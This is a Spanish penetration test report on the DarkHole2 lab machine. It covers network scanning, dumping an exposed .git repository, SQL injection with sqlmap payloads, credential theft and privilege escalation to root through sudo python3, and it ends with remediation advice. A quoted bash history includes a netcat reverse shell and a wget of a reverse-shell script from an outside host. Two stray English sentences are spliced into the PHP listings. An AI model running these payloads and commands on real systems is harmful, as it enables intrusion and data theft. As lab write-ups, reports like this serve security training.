

Pentesting Test Report



Fecha: 30/08/2026

Nombre: Iván González Gamero

empresa: Naow pentesting

Ubicación: Sevilla

Tel: 636514498

Email: naowcs@gmail.com

Web: naowpentestingweb

Índice

Objetivo:	3
Alcance:	4
Resumen ejecutivo	5
Procedimiento realizado	5
RECOLECCION DE INFORMACION	6
ENUMERACION	8
EXPLOTACION	12
POST-.EXPLOTACION	14
Recomendaciones:	16
Conclusiones	19

Objetivo:

El objetivo de esta prueba de penetración es evaluar la seguridad de la máquina DarkHole2 mediante la identificación, explotación y análisis de vulnerabilidades presentes en los servicios expuestos.

Durante la evaluación se analizarán los posibles vectores de ataque disponibles, incluyendo servicios de red, aplicaciones web, configuraciones inseguras y mecanismos de autenticación, con el objetivo de determinar el impacto que podría tener un atacante sobre el sistema.

Finalmente, se documentarán las vulnerabilidades identificadas, el proceso seguido para su explotación y las medidas recomendadas para mitigar los riesgos detectados.

Alcance:

La prueba de penetración se realizó sobre la máquina objetivo DarkHole2 dentro de un entorno controlado.

La evaluación incluyó:

1. Reconocimiento y descubrimiento de hosts.
2. Enumeración de puertos y servicios expuestos.
3. Análisis de la aplicación web disponible.
4. Identificación de información expuesta mediante un repositorio. git.
5. Identificación y explotación de vulnerabilidades de inyección SQL.
6. Obtención de acceso inicial al sistema.
7. Enumeración posterior a la explotación.
8. Escalada horizontal entre usuarios.
9. Escalada vertical de privilegios hasta ROOT

Resumen ejecutivo

Procedimiento realizado

Durante la prueba de penetración realizada sobre la máquina DarkHole2 se identificaron diversas vulnerabilidades que permitieron comprometer completamente el sistema.

Inicialmente se identificó un servidor web expuesto junto con un repositorio Git accesible públicamente. El análisis del repositorio permitió obtener información sobre versiones anteriores y localizar posibles vectores de ataque.

Posteriormente se identificó una vulnerabilidad de SQL Injection que permitió enumerar la base de datos y obtener credenciales válidas. Estas credenciales permitieron obtener acceso inicial al sistema.

Tras el acceso inicial, se identificaron configuraciones inseguras y exposición de información sensible que permitieron comprometer otro usuario del sistema. Finalmente, una configuración incorrecta de sudo permitió ejecutar Python con privilegios de ROOT y obtener control completo sobre la máquina.

Como resultado, se consiguió el compromiso total del sistema.

Metodología utilizada

La evaluación siguió una metodología de pruebas de penetración dividida en las siguientes fases:


- Reconocimiento y recolección de información.
- Enumeración de servicios.
- Identificación de vulnerabilidades.
- Explotación.
- Post-explotación.
- Escalada de privilegios.
- Documentación de hallazgos.

RECOLECCIÓN DE INFORMACIÓN

Como primer paso realizamos un escaneo general a toda la red utilizando la herramienta “nmap”, con el objetivo de identificar los hosts activos

Comando: nmap -sn 10.0.2.0/24

Una vez identificada la dirección IP del objetivo, se realizó un escaneo de puertos mediante Nmap para identificar los servicios disponibles y posibles vectores de ataque



```
(root@igg)-[/home/igg/darkhole]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 10:59 +0200
Nmap scan report for 10.0.2.1
Host is up (0.00035s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.0.2.2
Host is up (0.00023s latency).
MAC Address: 00:50:56:E8:8D:34 (VMware)
Nmap scan report for 10.0.2.129
Host is up (0.00034s latency).
MAC Address: 00:0C:29:B2:FD:DC (VMware)
Nmap scan report for 10.0.2.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F9:A7:54 (VMware)
Nmap scan report for 10.0.2.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.02 seconds
```

Comando: nmap -p- -sS --min-rate 5000 -vvv -n -Pn 10.0.2.129 -oG allports

Ten en cuenta que las direcciones IP pueden ser diferentes según las configuraciones de tu red.

-p-: Esta bandera se utiliza para especificar que se deben escanear todos los puertos en el rango de 1 a 65535. El guion indica que se deben escanear todos los puertos.

-sS: Realiza un SYN scan para comprobar si un puerto responde

--min-rate: Le dice a NMAP que intente enviar aproximadamente 5000 paquetes por segundo, haciendo el escaneo más rápido

-vvv: Muestra el verbose en tiempo real.

-n: No realiza la resolución DNS, haciendo el escaneo más rápido

-Pn: Esta bandera se utiliza para indicar que nmap no debe realizar un escaneo de ping previo para determinar si el host objetivo está activo. Al desactivar esta opción, se puede escanear dispositivos que no responden a los pings.

-oG: Guarda el resultado del escaneo en un archivo llamando allports

```
(root@igg)-[/home/igg/darkhole]
# nmap -p- -sS --min-rate 5000 -vvv -n -Pn 10.0.2.129 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 11:01 +0200
Initiating ARP Ping Scan at 11:01
Scanning 10.0.2.129 [1 port]
Completed ARP Ping Scan at 11:01, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:01
Scanning 10.0.2.129 [65535 ports]
Discovered open port 22/tcp on 10.0.2.129
Discovered open port 80/tcp on 10.0.2.129
Completed SYN Stealth Scan at 11:01, 11.96s elapsed (65535 total ports)
Nmap scan report for 10.0.2.129
Host is up, received arp-response (0.0025s latency).
Scanned at 2026-08-30 11:01:03 CEST for 12s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 00:0C:29:B2:FD:DC (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Podemos ver que se encuentra un servicio http que podremos explorar, además de un servicio SSH activo por el cual por ahora no podemos hacer nada.

Observamos que encontramos información relevante en la página, y es que tiene un repositorio que no está oculto, además de un mensaje en el commit mostrando que han cambiado el archivo login.php para mayor seguridad.

```
(root@igg)-[/home/igg/darkhole]
# nmap -p22,80 -sCV 10.0.2.129 -oN targeted
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-30 11:01 +0200
Nmap scan report for 10.0.2.129
Host is up (0.00053s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: DarkHole V2
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-git:
|   10.0.2.129:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure
MAC Address: 00:0C:29:B2:FD:DC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.47 seconds
```

ENUMERACION

Durante esta fase se realizó una enumeración de los recursos accesibles de la aplicación web, para ello usaremos la herramienta git-dumper y git.

Esto lo haremos para traer una copia del .git mostrado arriba hacia nuestro ordenador, y además conseguir ver las versiones anteriores de ese login.php





Adicionalmente se realizó una enumeración de directorios mediante DIRBUSTER con el objetivo de identificar recursos accesibles dentro de la aplicación web

Comando: dirbuster <http://10.0.2.129>

Descubrimos varios directorios entre ellos el login.php que nos redirecciona al login de la página.

También tenemos visto el config, aunque no nos muestra nada relevante, pero intuimos que con él .git podemos recuperar el historial del repositorio y acceder a versiones anteriores





Realizamos el DUMP del git en nuestro directorio, y vemos diferentes archivos que nos muestra vulnerabilidades graves como leekeo de información privada como contraseñas y usuarios.

```
(root@igg)-[/home/igg/darkhole]
# git-dumper http://10.0.2.129/.git/ .
Warning: Destination '.' is not empty
[-] Testing http://10.0.2.129/.git/HEAD [200]
[-] Testing http://10.0.2.129/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.0.2.129/.git/ [200]
[-] Fetching http://10.0.2.129/.gitignore [404]
[-] http://10.0.2.129/.gitignore responded with status code 404
[-] Fetching http://10.0.2.129/.git/config [200]
[-] Fetching http://10.0.2.129/.git/hooks/ [200]
[-] Fetching http://10.0.2.129/.git/index [200]
[-] Fetching http://10.0.2.129/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.0.2.129/.git/HEAD [200]
[-] Fetching http://10.0.2.129/.git/description [200]
[-] Fetching http://10.0.2.129/.git/logs/ [200]
[-] Fetching http://10.0.2.129/.git/refs/ [200]
[-] Fetching http://10.0.2.129/.git/info/ [200]
[-] Fetching http://10.0.2.129/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://10.0.2.129/.git/objects/ [200]
[-] Fetching http://10.0.2.129/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/post-update.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-commit.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-push.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/update.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/pre-receive.sample [200]
[-] Fetching http://10.0.2.129/.git/hooks/push-to-checkout.sample [200]
[-] Fetching http://10.0.2.129/.git/logs/HEAD [200]
[-] Fetching http://10.0.2.129/.git/info/exclude [200]
[-] Fetching http://10.0.2.129/.git/refs/heads/ [200]
[-] Fetching http://10.0.2.129/.git/refs/tags/ [200]
[-] Fetching http://10.0.2.129/.git/logs/refs/ [200]
[-] Fetching http://10.0.2.129/.git/logs/refs/heads/ [200]
[-] Fetching http://10.0.2.129/.git/refs/heads/master [200]
[-] Fetching http://10.0.2.129/.git/objects/0f/ [200]
[-] Fetching http://10.0.2.129/.git/objects/4e/ [200]
[-] Fetching http://10.0.2.129/.git/objects/6e/ [200]
[-] Fetching http://10.0.2.129/.git/objects/8a/ [200]
```

En la versión actual del login.php podemos ver que han puesto medidas de seguridad adicionales en las entradas de los usuarios, aunque eso no garantice que no sea vulnerable.

```
(root@igg)-[/home/igg/darkhole]
# ls
allports  config  dashboard.php  index.php  js  login.php  logout.php  style  targeted

(root@igg)-[/home/igg/darkhole]
# cat login.php
<?php
session_start();
require 'config/config.php';
if($_SERVER['REQUEST_METHOD'] == 'POST'){
    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
    $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
    if($check->num_rows){
        $_SESSION['userid'] = 1;
        header("location:dashboard.php");
        die();
    }
}

Alternatively, you can install it via pip. Note that modern Python environments may require you to use a virtual
?>
```

Se identifico que el directorio .git se encontraba expuesto, permitiendo recuperar información histórica del repositorio

Comando: git show


Este comando nos muestra la diferencia entre el antiguo login.php y el nuevo, enseñando que antiguamente este archivo nos mostraba el usuario y la contraseña para acceder a la página web.

```
(root@igg)-[/home/igg/darkhole]
# git show
commit a4d900a8d85e8938d3601f3cef113ee293028e10 (HEAD)
Author: Jehad Alqurashi <anmar-y7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

diff --git a/login.php b/login.php
index e69de29..8a0ff67 100644
--- a/login.php
+++ b/login.php
@@ -0,0 +1,42 @@
+<?php
+session_start();
+require 'config/config.php';
+if($_SERVER['REQUEST_METHOD'] == 'POST'){
+    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+        $_SESSION['userid'] = 1;
+        header("location:dashboard.php");
+        die();
+    }
+}
+
+Alternatively, you can install it via pip. Note that modern Python environments may require you to use
+?>
+<link rel="stylesheet" href="style/login.css">
+<head>
+    <script src="https://kit.fontawesome.com/fe909495a1.js" crossorigin="anonymous"></script>
+    <link rel="stylesheet" href="Project_1.css">
+    <title>Home</title>
+</head>
```

Tras acceder a la aplicación, se procedió a analizar los archivos recuperados del repositorio con el objetivo de identificar posibles vulnerabilidades



El archivo dashboard.php que es donde nos muestra ese ID 1, nos enseña que la mayoría de inputs están sanitizados, además de utilizar el método POST para añadir mayor seguridad, pero como podemos observar el campo de MOBILE, no está bien sanitizado y puede ser un posible VECTOR hacia un ataque SQLi.

Durante la revisión de todo el código fuente identifique que había varios parámetros que podían ser posibles vectores de ataque.

Se identifico que el parámetro ID era recibido mediante una petición GET, convirtiéndose en un posible punto de entrada para evaluar vulnerabilidades de inyección SQL

```
<?php
require "config/config.php";

$info = $connect
->query("SELECT * FROM users WHERE id = 1")
->fetch_assoc();

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $fname = mysqli_real_escape_string($connect, $_POST["fname"]);
    $email = mysqli_real_escape_string($connect, $_POST["email"]);
    $address = mysqli_real_escape_string($connect, $_POST["address"]);
    $mobile = $_POST["mobile"];

    $connect->query(
        "UPDATE users SET
        username = '$fname',
        email = '$email',
        address = '$address',
        contact_number = '$mobile'
        WHERE id = 1"
    );

    header("Location: dashboard.php");
    exit;
}
?>
```

EXPLOTACION

Durante el análisis se identificó adicionalmente que dentro del dashboard.php no vemos en ningún momento como esta sanitizado el id, con lo cual antes de empezar con el MOBILE probamos una posible vulnerabilidad a SQLi dentro del campo ID.

Y efectivamente el campo ID no está bien sanitizado, con lo cual nos da la información de las bases de datos que posee dicha máquina.

Comando: sqlmap -u <http://10.0.2.129/dashboard.php?id=1> -p id --cookie="cookie" --batch --level=5 --risk=3 --dbs

-u: Indica la URL objetivo que quieres analizar.

-p: Es el campo en el cual queremos que se centre la inyección

--cookie= Nuestra COOKIE de sesión para que así este logeado y haga la prueba bien.

--batch = Responde automáticamente a las preguntas usando las opciones por defecto

--level = Aumenta el nivel de pruebas realizadas (más vectores y parámetros)

--risk = Usa pruebas consideradas de mayor riesgo o más agresivas

--dbs= Enumera las bases de datos disponibles en el servidor

```
(root@lgg) ~/home/igg/darkhole/js
# sqlmap -u "http://10.0.2.129/dashboard.php?id=1" -p id --cookie="PHPSESSID=1ef0dhrq0um4i6b62msffd9b8j" --batch --level=5 --risk=3 --dbs

{1.10.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 12:23:10 /2026-08-30/

[12:23:11] [INFO] resuming back-end DBMS 'mysql'
[12:23:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id=1' AND 4908=(SELECT (CASE WHEN (4908=4908) THEN 4908 ELSE (SELECT 5568 UNION SELECT 5475) END))-- aggu
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1793 FROM (SELECT(SLEEP(5)))ADHb)-- nQks
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=9668' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x756b4d735564624875576b76574d74656d5947635873486a45484156647377644e564668
7371614c,0x716b627a71),NULL,NULL,NULL--
[12:23:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (euan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[12:23:11] [INFO] fetching database names
[12:23:11] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] darkhole_2
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[12:23:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.129'
```

Una vez ya vemos el nombre de la base de datos, procedemos a enumerar sus tablas, columnas y los registros de los campos para identificar la información sensible que facilite el acceso al sistema.

```
(root@igg)-[/home/igg/darkhole/js]
# sqlmap -u "http://10.0.2.129/dashboard.php?id=1" -p id --cookie="PHPSESSID=ief0dhrq0um4i6b62msffd9b8j" -D darkhole_2 -T ssh --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:25:25 /2026-08-30/

[12:25:25] [INFO] resuming back-end DBMS 'mysql'
[12:25:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id=1' AND 4908=(SELECT (CASE WHEN (4908=4908) THEN 4908 ELSE (SELECT 5568 UNION SELECT 5475) END))-- aggu
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1793 FROM (SELECT(SLEEP(5)))ADhb)-- nQks
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=-9668' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x756b4d735564624875576b76574d74656d5947635873486a45484156647377644e5646687271614c,0x716b627a71),NULL,NULL,NULL--
[12:25:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[12:25:25] [INFO] fetching columns for table 'ssh' in database 'darkhole_2'
[12:25:25] [WARNING] reflective value(s) found and filtering out
Database: darkhole_2
Table: ssh
[3 columns]
+-----+-----+-----+
| Column | Type |
+-----+-----+-----+
| user   | varchar(100) |
| id     | int |
| pass   | varchar(100) |
+-----+-----+-----+
```

```
Database: darkhole_2
Table: ssh
[1 entry]
+-----+-----+-----+
| id | pass | user |
+-----+-----+-----+
| 1 | fool | jehad |
+-----+-----+-----+
```

POST-EXPLOTACION

Una vez obtenido acceso inicial al sistema objetivo, se inicio la fase de Post-explotación

```
Last login: Fri Sep  3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$ ls
jehad@darkhole:~$ cd /home
jehad@darkhole:/home$ ls
jehad  lama  losy
jehad@darkhole:/home$
```

Lo primero que hacemos es comprobar que es lo que contiene el .bash_history

Comando: cat .bash_history

Como sabemos el historial de la bash, almacena el historial de comandos ejecutados por un usuario (en este caso jehad). En algunos escenarios puede mostrar información sensible como rutas internas, credenciales, comandos...

Durante la enumeración identificamos información relevante que indicaba la existencia de un servicio que se podía acceder de forma local, y que nos permitía acceder a los recursos de otro usuario.

```
curl "http://127.0.0.1:9999/?cmd=/usr/bin/python3"
curl "http://127.0.0.1:9999/?cmd=whoami"
curl "http://127.0.0.1:9999/?cmd=wget%20192.168.135.128:8080/php-reverse-shell.php"
curl "http://127.0.0.1:9999/?cmd=ls"
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
curl "http://127.0.0.1:9999/?cmd=wget%20192.168.135.128:8080/php-reverse-shell.php"
curl "http://127.0.0.1:9999/?cmd=wget%20http://192.168.135.128:8080/php-reverse-shell.php"
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
ls
curl "http://127.0.0.1:9999/?cmd=ls%20-la"
clear
netstat -tulpn | grep LISTEN
curl "http://192.168.135.129/"
curl "http://127.0.0.1:9999/"
curl "http://127.0.0.1:9999/?cmd=id"
curl "http://127.0.0.1:9999/?cmd=nc"
curl "http://127.0.0.1:9999/?cmd=nc -e /bin/sh 192.168.135.128 4242"
curl "http://127.0.0.1:9999/?cmd=chmod u+s /bin/bash"
curl "http://127.0.0.1:9999/?cmd=chmod +s /bin/bash"
/bin/bash -p
jehad@darkhole:~$ curl "http://127.0.0.1:9999/?cmd=whoami"
Parameter GET['cmd']losy
losyjehad@darkhole:~$
```

Durante el análisis identificamos un servicio que, mediante una petición HTTP, permitía pasar comandos a través del parámetro CMD. Esto supone una vulnerabilidad RCE (Remote Code Execution), ya que nos permitía ejecutar comandos arbitrarios en el contexto del servicio vulnerable

Aprovechando esta función, fue posible acceder al historial de comandos de losy, donde encontramos información sensible que permitió autenticarse como dicho usuario.

```
-rw-rw-r-- 1 losy losy 55 Sep 3 2021 user.txtjehad@darkhole:/tmp$ curl "http://127.0.0.1:9999/?cmd=cat%20/home/losy/.bash_history"
```

```
mysql -u root -p -e '\! /bin/bash'
P0assw0rd losy:gang
clear
```

A continuación, se realizó una enumeración del sistema con el objetivo de identificar posibles vectores de escalada de privilegios

Comando: `sudo -l`

Gracias a este comando podemos comprobar que existe un problema grave de seguridad debido a que el usuario puede usar como ROOT python3.

Esta configuración representa un riesgo crítico, ya que permite al usuario ejecutar al interprete PYTHON3 con privilegios de root. Debido a que Python puede ejecutar comandos y lanzar procesos del sistema, es posible abusar de dicho permiso para obtener una Shell con privilegios elevados.

```
losy@darkhole:~$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
losy@darkhole:~$
```

```
(root) /usr/bin/python3
losy@darkhole:~$ sudo /usr/bin/python3 -c 'import os; os.execl("/bin/sh", "sh")'
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Recomendaciones:

Vulnerabilidad	Tipo	Recomendación
Exposición del directorio .git y filtración de información sensible	GRAVE	La exposición del directorio .git permitió recuperar información del repositorio y analizar versiones anteriores de la aplicación, llegando a descubrir información sensible. RECOMENDACIÓN: Configurar correctamente el servidor web para impedir el acceso publico al directorio .git y a otros archivos internos en desarrollo. Se recomienda también revisar el historial del repositorio para eliminar credenciales o información sensible expuesta.
Vulnerabilidad SQL INJECTION	CRITICO	La aplicación representaba una vulnerabilidad de inyección SQL en el parámetro ID, permitiendo manipular consultas y acceder a información almacenada en la base de datos. RECOMENDACIÓN: Utilizar consultas parametrizadas o

		sentencias preparadas en lugar de construir consultas SQL directamente con datos proporcionados por el usuario. También validar correctamente cualquier entrada antes de procesarla.
Evitar almacenar información sensible en archivos accesibles	CRITICO	Durante la enumeración fue posible obtener información que ayudo a avanzar en el compromiso de la maquina RECOMENDACIÓN: Evitar almacenar credenciales, contraseña u otra información sensible en archivos accesibles desde el servidor web o incluidos en repositorios. Las credenciales deberían almacenarse mediante mecanismos seguros y utilizar variables de entorno cuando sea posible
Restringir la ejecución de comandos mediante el servicio vulnerable	CRITICO	Durante la Post-explotación se identifico un servicio local que permitía ejecutar comandos a través de peticiones HTTP utilizando el parámetro CMD. RECOMENDACIÓN: Eliminar o restringir cualquier

		funcionalidad que permita ejecutar comandos del sistema a partir de parámetros proporcionados por un usuario. En caso de ser necesario, se debe utilizar una lista estricta de comandos permitidos y evitar pasar directamente la entrada del usuario a funciones de ejecución del sistema.
REVISAR PERMISOS SUDO	CRITICO	La configuración de sudo permitía ejecutar Python3 como ROOT, lo que facilitó la escalada de privilegios RECOMENDACIÓN: Aplicar el principio de mínimo privilegio y revisar periódicamente las reglas configuradas en /etc/sudoers. No se deberían permitir interpretes como Python, bash o Perl con privilegios elevados, ya que pueden utilizarse para ejecutar comandos arbitrarios como ROOT.

Conclusiones

La prueba de penetración realizada ha permitido identificar vulnerabilidades críticas en los sistemas de la máquina DarkHole2, las cuales permitieron obtener acceso no autorizado y comprometer información sensible del sistema. Se recomienda llevar a cabo las medidas de corrección mencionadas anteriormente para mejorar la seguridad del sistema y reducir el riesgo de futuros ataques.

Pentesting realizado por: Iván González Gamero

Informe realizado por: Iván González Gamero